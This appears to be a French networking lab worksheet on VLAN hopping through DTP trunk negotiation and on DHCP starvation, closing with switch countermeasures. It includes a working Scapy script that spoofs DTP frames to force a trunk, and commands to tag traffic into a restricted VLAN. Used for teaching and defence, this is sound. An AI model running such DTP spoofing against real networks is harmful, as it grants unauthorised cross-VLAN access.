TP

LIEN TRUNK VIA DTP ET VLAN HOPPING.


Objectifs pédagogiques

- Mettre en place une infrastructure VLAN sécurisée
- Comprendre la négociation DTP (Dynamic Trunking Protocol) et les risques de VLAN Hopping
- Simuler une attaque VLAN Hopping et une attaque DHCP Starvation
- Mettre en œuvre des contre-mesures pour sécuriser le réseau VLAN

Pré-requis

- Connaissances de base en VLAN, trunking, DTP
- Accès à des équipements (switchs Cisco ou compatibles)
- Station de type Linux (ou VM) avec Python + Scapy
- Serveur DHCP ou routeur pouvant jouer le rôle de serveur DHCP

TOPOLOGIE :



LIEN TRUNK VIA DTP ET VLAN HOPPING

PARTIE 1 – Mise en place des VLAN et des liens trunk

CRÉATION DES VLAN:

1. Sur les switchs **SW1** et **SW2**, créer les VLANs **2** et **3**.
2. Vérifier la présence des VLAN avec la commande appropriée (par ex. show vlan brief).

💡 **Ressource :** http://newtonformationsnir.fr/TP/vlan.pdf

AFFECTATION DES PORTS AUX VLAN:

1. En vous appuyant sur la topologie, affecter les ports des switchs aux VLAN correspondants (VLAN 2, VLAN 3, VLAN natif).
2. Vérifier l'affectation des ports (show vlan brief, show running-config interface …).

CRÉATION DU LIEN TRUNK:

1. Configurer l'interface de liaison entre **SW1** et **SW2** en trunk (mode adapté à votre scénario : switchport mode trunk ou dynamique).
2. Vérifier l'établissement du trunk à l'aide de la commande :

```
Switch# show interfaces trunk
```

PARTIE 2 – VLAN Hopping via DTP

CONFIGURATION DTP SUR LE SWITCH:

1. Sur **SW1**, configurer un port en mode dynamique « desirable » (interface raccordée à l'attaquant) :

```
Switch# configure terminal
Switch(config)# interface <type_de_port_et_numero>
Switch(config-if)# switchport mode dynamic desirable
Switch(config-if)# no shutdown
```

VÉRIFICATION DE L'ÉTABLISSEMENT DU TRUNK:

1. Vérifier que le trunk est correctement établi sur les deux switchs à l'aide de :


```
Switch# show interfaces trunk
```

TEST DE CONNECTIVITÉ:

1. Vérifier la connectivité entre les PC des différents VLAN (ping entre PC2, attaquant, etc.).
2. Noter les résultats attendus en fonction de la configuration (communication ou non entre VLAN).

PARTIE 3 : Attaque VLAN Hopping avec Scapy (DTP)

DTP peut augmenter la flexibilité du réseau, mais il peut aussi présenter des risques de sécurité si mal configuré. Par exemple, un port non sécurisé utilisant DTP pourrait être exploité pour accéder à des VLANs non autorisés. C'est ce que nous allons tester ci-dessous.



L'objectif du pirate est d'accéder au vlan 2 depuis une interface associée au vlan natif. Pour cela, il va utiliser DTP pour négocier un lien trunk avec le switch 1.

L'objectif est de montrer qu'un attaquant peut exploiter DTP pour négocier un lien trunk avec le switch et accéder à un VLAN non autorisé (VLAN 2) depuis une interface initialement dans le VLAN natif.

MISE EN ŒUVRE DE L'ATTAQUE DTP :

Un script Python utilisant **Scapy** permet de :

- Écouter les trames DTP multicast provenant du switch.
- Modifier certaines informations (MAC source, statut DTP en « desirable »).
- Renvoyer ces trames pour forcer la négociation d'un trunk.

```
#!/usr/bin/env python3
#Import Scapy
from scapy.all import *
#Import DTP
load_contrib("dtp")
#Capture DTP frame
pkt = sniff(filter="ether dst 01:00:0c:cc:cc:cc",count=1)
#Change the MAC address
pkt[0].src="00:00:00:11:11:11"
#Change to desirable
pkt[0][DTP][DTPStatus].status='\x03'
#Send frame into network
for i in range (0,100):
   sendp(pkt[0], loop=0, verbose=1)
   time.sleep(5)
```

REDIRECTION DU TRAFIC MULTICAST VERS L'INTERFACE :

1. **Saisir la commande suivante sur l'attaquant** (en supposant que l'interface utilisée est eno1) :

```
sudo route add -net 224.0.0.0 netmask 240.0.0.0 eno1
```

2. **Lancement de l'attaque DTP** :

```
sudo python3 dtp-form-a-trunk.py
```

3. **Vérifier** à nouveau l'état des trunks sur le switch :

```
show interfaces trunk
```

INTERFACES VLAN TAGGÉES SUR L'ATTAQUANT :

1. Créer une interface VLAN taggée pour le **VLAN 2** sur la machine attaquante :

```
nmcli con add type vlan con-name vlan2 ifname vlan2 dev eno1 id 2

nmcli con mod vlan2 ipv4.addresses 192.168.4.1/24
nmcli con mod vlan2 ipv4.method manual

nmcli con up vlan2
```

2. Tester la connectivité vers une machine située dans le VLAN 2 (par exemple PC2) :


```
ping -I vlan2 192.168.4.2
```

3. Conclure : l'attaquant, via la négociation DTP, peut-il joindre le VLAN 2 ?

OBSERVATION DU TRAFIC AVEC WIRESHARK :

1. Lancer **Wireshark** sur la machine attaquante et sur **PC2**.
2. Appliquer un filtre **ICMP** sur chaque machine pour observer les requêtes de ping (icmp).
3. Côté attaquant, vérifier la présence du tag **VLAN 2** dans les trames.
4. Côté PC2, vérifier la présence ou non de tags VLAN.

PARTIE 4 : ATTAQUE DE TYPE DHCP STARVATION :



CONFIGURATION DU SERVEUR :

1. Configurer un serveur DHCP sur le routeur pour le réseau **192.168.4.0/24**.
2. Vérifier la configuration (plage d'adresses, passerelle, DNS, etc.).

TEST DU DHCP :

1. Configurer **PC2** en client DHCP.
2. Vérifier qu'une adresse IP lui est bien attribuée par le routeur (table DHCP, configuration IP du PC).

ATTAQUE DHCP STARVATION :

1. Sur l'attaquant (PC1), lancer le script dhcp-exhaustion-basic.py (fourni par l'enseignant).
2. Observer la table DHCP du routeur après l'attaque :
   - Le pool d'adresses est-il saturé ?
   - Le PC2 peut-il encore obtenir une adresse IP ?

PARTIE 5 : contre-mesures de sécurité

DÉSACTIVATION DE DTP :

Pour se protéger contre le VLAN Hopping, il est recommandé de :

- Forcer les ports utilisateurs en **mode access**.
- Désactiver la négociation DTP (nonegotiate) sur ces ports.

1. Sur le switch, désactiver DTP sur le port relié à l'attaquant :

```
Switch# configure terminal
Switch(config)# interface g0/8
Switch(config-if)# switchport mode access
Switch(config-if)# switchport nonegotiate
```

2. Relancer le script d'attaque DTP sur la machine attaquante :

```
sudo python3 dtp-form-a-trunk.py
```

3. Vérifier que la création du trunk échoue (show interfaces trunk) et que l'attaquant ne peut plus accéder au VLAN 2.

4. Nettoyage de la configuration VLAN

SUPPRESSION DE LA BASE DE DONNÉES VLAN:

1. Sur le switch, supprimer la base de données VLAN :

```
S1# delete vlan.dat
Delete filename [vlan.dat]? Delete flash:/vlan.dat? [confirm] S1#
```

2. Vérifier la suppression du fichier à l'aide de :

```
S1# show flash
```

```
Directory of flash:/

2 -rwx 1285 3 -rwx 43032 4-rwx 5 5 -rwx 11607161

Mar 1 1993 00:01:24 +00:00 config.text
Mar 1 1993 00:01:24 +00:00 multiple-fs
Mar 1 1993 00:01:24 +00:00 private-config.text
Mar 1 1993 02:37:06 +00:00 c2960-lanbasek9-mz.150-2.SE.bin
```